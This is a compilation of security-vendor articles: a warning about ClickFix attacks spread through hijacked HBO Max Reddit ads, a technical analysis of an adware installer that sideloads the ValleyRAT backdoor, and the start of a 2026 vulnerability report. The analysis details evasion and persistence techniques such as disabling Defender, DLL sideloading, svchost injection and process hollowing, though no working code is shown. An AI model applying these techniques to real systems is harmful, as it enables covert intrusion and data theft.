Treat ads with caution. A verified account does not guarantee that an ad is safe. Visit the company’s official website directly instead of downloading software through an advertisement.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers may use countdowns, user counters, or other pressure tactics to make you act quickly.
Don’t run commands from untrusted sources. Never run code or commands copied from websites, emails, ads, or messages unless you trust the source and understand what the command does. Check the instructions against official documentation or contact the company’s support team.

Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component. Malwarebytes blocks ember-bridge.com, which is part of the PasteSwitch infrastructure.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
From reporting threats to removing them.
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Researchers at Hudson Rock found that cybercriminals hijacked HBO Max’s verified Reddit account and used it to run 108 malicious ads over roughly 48 hours.
The ads used HBO Max’s trusted corporate account to promote fake AI tools, developer software, and macOS utilities, lowering potential victims’ guards.
Some ads directed users to convincing HBO lookalike sites that claimed to offer a native HBO Max app for macOS or a promotional download. But instead of providing an installer, the sites instructed visitors to open Terminal on their Mac or, on Windows, the Run dialog or PowerShell, and paste in a command.
This is the hallmark of a growing social engineering technique known as ClickFix.
ClickFix attacks disguise malicious instructions as a routine technical step, such as fixing an error, completing a CAPTCHA, verifying that you are human, or installing software. A web page may silently copy a command to the clipboard, then guide the victim through pasting and running it, by which they will infect their own device.
Researchers at ADAMnetworks have dubbed the operation behind the HBO Max ads “PasteSwitch.” Its infrastructure appears to tailor the next stage to the visitor’s device and the lure being used.
Observed macOS payloads included MacSync and AMOS infostealers designed to steal browser credentials and profiles, Telegram data, Apple Notes, saved passwords, and cryptocurrency wallet recovery phrases.
Windows users could end up with the Amatera infostealer, which runs in memory. The operation has also been linked to cryptocurrency clipboard hijackers, which monitor copied wallet addresses and replace them with an attacker-controlled address before a transaction is sent.
How to stay safe
Reddit admins paused the ads and opened a security investigation after reports came in, but it is important to remain vigilant. Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025.
One reason for its success is that campaigns continue to add new methods for tricking users and different commands for avoiding detection.
Users of macOS Tahoe 26.4 or later may be warned when pasting text into Terminal, but it doesn’t appear for everyone, so you shouldn’t rely on that alone.
Malwarebytes can provide additional protection at several stages of a ClickFix attack. Browser Guard warns when a website tries to copy something to your clipboard, web protection blocks known malicious sites, and real-time protection can detect malware delivered by the campaign.
With ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected:
Treat ads with caution. A verified account does not guarantee that an ad is safe. Visit the company’s official website directly instead of downloading software through an advertisement.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers may use countdowns, user counters, or other pressure tactics to make you act quickly.
Don’t run commands from untrusted sources. Never run code or commands copied from websites, emails, ads, or messages unless you trust the source and understand what the command does. Check the instructions against official documentation or contact the company’s support team.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component. Malwarebytes blocks ember-bridge.com, which is part of the PasteSwitch infrastructure.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
From reporting threats to removing them.
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers typically try to pass off malware as legitimate applications or as potentially unwanted programs that users deliberately search for and download, such as cheats or cracks. They often rely on ad and affiliate networks to deliver their creations to victims’ devices. This post examines a less conventional case: a well-known backdoor distributed under the guise of adware. The attackers may have chosen this distribution method because the adware was signed by the developer. On top of that, users often manually add these apps to exclusions, so their useful features don’t get blocked.
Some time ago, a client asked us to analyze a file with the MD5 hash c24e99f9437feacaa63766a3cde3fe3d and add it to our detection database. We initially classified it as adware, but a cursory analysis turned up suspicious network activity, which prompted us to dig deeper. It turned out the sample did far more than serve ads. In fact, its advertising functionality doesn’t even work; instead, it triggers an infection chain that delivers the ValleyRAT backdoor.
Malicious installer
The file the client shared with us turned out to be an installer that performed different actions depending on the two-letter suffix used in the file name, positioned just before the numeric string.
Installer name
What it does
FS_SETUP_DD_173.exe
Installs DingTalk, a workplace collaboration platform
FS_SETUP_GG_173.exe
Installs Google Chrome
FS_SETUP_HY_173.exe
Opens hxxps://meeting[.]tencent[.]com/download/
These actions are most likely designed to divert the user’s attention away from the sample’s malicious functionality. Regardless of the file name, the installer deploys a modified Chinese desktop wallpaper management tool called QN Wallpaper (hxxps://qnwallpaper[.]keansoft[.]cn/) and adds it to the registry’s autorun entries.
The original version of QN Wallpaper is genuine adware: on installation, it delivers bundled partner apps to the device and then displays ad banners to the user. In this case, however, the attackers use it to carry out DLL sideloading, a technique that allows malicious code to run under the guise of a signed process by way of a malicious DLL.
The QN Wallpaper modules, along with the malicious components, are unpacked to C:\Program Files\QNWallpaper\5.4.0.1662\<random string of letters and digits>. The following files are saved in that directory:
File name
MD5
Purpose
1.zip
7ad1e3ef4e6d9d636c9e7e967733850e
Archive containing the adware files QnWallpeper.exe and QnwPlayer.exe, along with the modules needed to run them
7z.dll
96b4c1d0683dce22bd3223e1e40689c1
7z archiver library
7z.exe
9b86d3ab6cef15c633933fbbeab39c0a
Archiver
chrome_elf.dll
edfdc30cbd85879776b8f735ea7de1f1
Library used to launch Electron-based applications
libcef.dll
07ddbbe2c71c45577a7a4fbcdba0df91
Malicious library
PeLoader
48826d5ca845979d2e6ebd66dc1aae90
File containing the encrypted backdoor
QnWallpaper.exe
6c158c0f8e029342192d4f0d72e102b7
Adware module
QnwPlayer.exe
9a71d6a41cd258b9e89cdc5fc224de73
Adware module
<random string of letters and digits>Nedca.exe
c24e99f9437feacaa63766a3cde3fe3d
Malicious installer copy
After unpacking, the installer uses the DisableAntiSpyware registry key to disable Windows Defender and then launches QnWallpaper.exe.
Disabling Windows Defender
DLL Sideloading via libcef.dll

QnWallpaper.exe has dependencies in libcef.dll, so this library gets loaded when the process starts. QnWallpaper.exe also launches QnwPlayer.exe, which likewise calls libcef.dll.


QnWallpaper and QnwPlayer won’t actually function correctly, because the functions exported from libcef.dll are put into an infinite sleep. However, in case that sleep is ever interrupted, the attackers have implemented a function that loads all the necessary functions from the original library into memory, provided it can locate that library on the system.
Example of an exported function
Loading functions from the original libcef.dll

The malicious functionality in libcef.dll is invoked by a call to DllMain, which runs automatically when the library is loaded. That said, alongside the original exports, the library also contains a function named RunDLL, which likewise initiates execution of the malicious code. QnWallpaper never calls this function. We suspect the attackers intended to invoke it manually via rundll32 or planned to use a separate executable for this purpose, one that wasn’t included in the package downloaded by the sample.
The RunDLL function
Running the malicious code
When the library is loaded, code runs that ensures QnWallpaper.exe persists at startup: it adds a file extension association and drops a file with the corresponding extension in C:\Documents and Settings\<username>\Start Menu\Programs\Startup\.
This is followed by a chain of wrapper functions whose main job is to call the next one. Execution eventually reaches the function that contains the actual malicious code. For convenience, we’ll refer to it as mw_entry.
Inside mw_entry, the malware checks two things:
Whether the current user belongs to the Administrators group
Which process the DLL is running inside
Checking for administrator privileges

If the user isn’t a member of the Administrators group, the program attempts to obtain administrator privileges by using the runas utility.
Relaunching the process to obtain administrator privileges
Once it has administrator privileges, the malicious code determines which process the DLL has been loaded into, and selects the payload accordingly:

If the library is running inside QnWallpaper.exe, the payload is loaded from the PeLoader file.
Encrypted payload

If the library is running inside QnwPlayer.exe, the payload is loaded from libcef.dll resources.
Retrieving the payload from a resource
Both payloads are AES-encrypted DLLs that contain the ValleyRAT backdoor. The only difference between them is their configuration, specifically, the C2 server addresses. After decryption, libcef.dll checks the magic signatures in the resulting PE file’s headers to confirm the sample is valid. If this check fails, the library releases its resources and takes no further action.
Validating the PE file headers after decryption
If the headers check out, libcef.dll loads the payload into the process’s memory space and hands control over to the backdoor by calling DllMain.
Calling DllMain
ValleyRAT

ValleyRAT begins its operation by parsing its configuration, which consists of key:value pairs concatenated into a single string. To obfuscate this configuration, the attackers wrote the string in reverse.
Obfuscated configuration
During parsing, the backdoor restores the correct character order and reads the key values one by one. The set of keys is the same regardless of which process the backdoor is running in.
Parsing the configuration
Some of the configuration fields are listed below:
Key
Description
p?
C2 server IP address
o?
C2 server port
t?
Protocol (1: TCP, 0: UDP)
dd
Sleep duration before executing the main code
cl
Sleep duration after receiving the corresponding command from the server
bz
Configuration creation date
bh
Whether to mark the current process as critical (so that terminating it triggers a blue screen of death) Possible values: 1: yes, 0: no
ll
Whether to check for running security/traffic-analysis tools/processes (1: check, 0: do not check)
sh
Whether to inject code into svchost that will restart the malicious process (1: inject, 0: do not inject)
The backdoor uses several techniques to protect its process. Some are configuration-dependent, while others are always applied:

Injecting code into svchost to restart the process: a configurable option. The backdoor allocates memory inside the svchost process, injects code into it, and sets PAGE_NOACCESS permissions on the memory page containing the injected data. It then creates a suspended thread, waits 60 seconds, grants read, write, and execute permissions on the page, and resumes the thread.
Injecting code into svchost

The function injected into the process has a single job: restart the backdoor if its execution is interrupted for any reason.
Injected function

Marking its own process as critical (so that terminating it triggers a blue screen of death): a configurable option.
Setting its own process as critical

Restarting on an unhandled exception. This protection mechanism is always active, regardless of the backdoor’s configuration.
Restarting on exceptions

The backdoor also has spyware functionality. While running, it tracks keystrokes and the currently focused window by using functions from the DirectInput8 library. It also captures clipboard contents. All collected data is saved to a file on disk.
Capturing clipboard data

If the ll key in the configuration is set to 1, ValleyRAT periodically checks for active windows belonging to applications that could be used to analyze processes or traffic. Window enumeration is done via the EnumWindows function, using the following callback:
Window name checks
After completing these checks, the backdoor collects system information, including:
Host name
Host IP addresses
User idle time
Detailed Windows version information (ProductName, EditionId, DisplayVersion)
Number of CPU cores
Free disk space
Graphics adapter
Currently focused window and its title
System bitness
Language settings
Path to the system directory

On command, the backdoor can perform the actions typical of this malware category:
Rebooting the computer
Shutting down the computer
Taking a screenshot
Wiping logs
Updating its C2 addresses
Downloading additional modules
Sending keylogger logs along with clipboard contents
Snippet of the command handler

Let’s take a closer look at the module-loading functionality. Upon receiving the corresponding command with a link from its operator, the backdoor downloads the file at that link and executes it. The download can come from either the C2 server or a third-party address.
The DownloadPeFile function is responsible for downloading a PE file
The DownloadAndExecute function calls DownloadPeFile, then launches the downloaded module

Additional modules can take the form of purpose-built dynamic libraries or shellcode. If the payload is shellcode, the backdoor uses process hollowing with svchost to launch the module.
Implementation of the process hollowing technique

If the module is a dynamic library, the backdoor loads the PE file into its own process, calls DllMain, and searches for a Main function among the exported functions. Once Main has been called, the library is unloaded from memory.
Calling DllMain after the backdoor loads the PE file
Targets and attribution
Over the course of 2026, we detected the ValleyRAT backdoor and its associated malware more than 100,000 times, with more than 1500 unique users affected, primarily in China and India.
This attack geography, combined with the use of the ValleyRAT backdoor, points to Silver Fox, a known operator of this malware family, as the likely group behind the campaign.
Conclusion
This case is a clear example of how adware and affiliate networks can turn out to be far more dangerous than they appear. ValleyRAT is a sophisticated backdoor capable of collecting sensitive data such as keystrokes and clipboard contents, taking screenshots, and delivering additional malicious modules. The attackers exploited a well-known adware application to run the backdoor under the guise of a signed process, which complicates detection.
Motivated by both cyberespionage and financial gain, Silver Fox targets organizations across multiple countries. To stay protected, organizations should keep employee cybersecurity awareness up to date and enforce clear policies on the use of third-party software on work devices.
For individual users, we recommend avoiding the installation of software with a questionable reputation, and, even more importantly, never adding such software to your security solutions’ exclusion lists.
The vulnerability landscape shifted significantly in Q2 2026. First, the number of registered CVEs reached an unprecedented level. This is driven primarily by the widespread adoption of AI, both for application development and search for security flaws. This resulted in entire new classes of vulnerabilities emerging, particularly in the Linux networking subsystem.
Second, security researchers have been publishing exploits for unpatched vulnerabilities more frequently. Publications like these can generate significant fallout, since they potentially open the door for attackers to target unprotected systems.
Statistics on registered vulnerabilities
This section provides statistical data on registered vulnerabilities. The data comes from Kaspersky’s vulnerability knowledge base, which draws on the CVE database as well as the Russian BDU database and GitHub Advisory (GHSA). As a result, the figures for previous reporting periods may differ from those published in earlier reports.
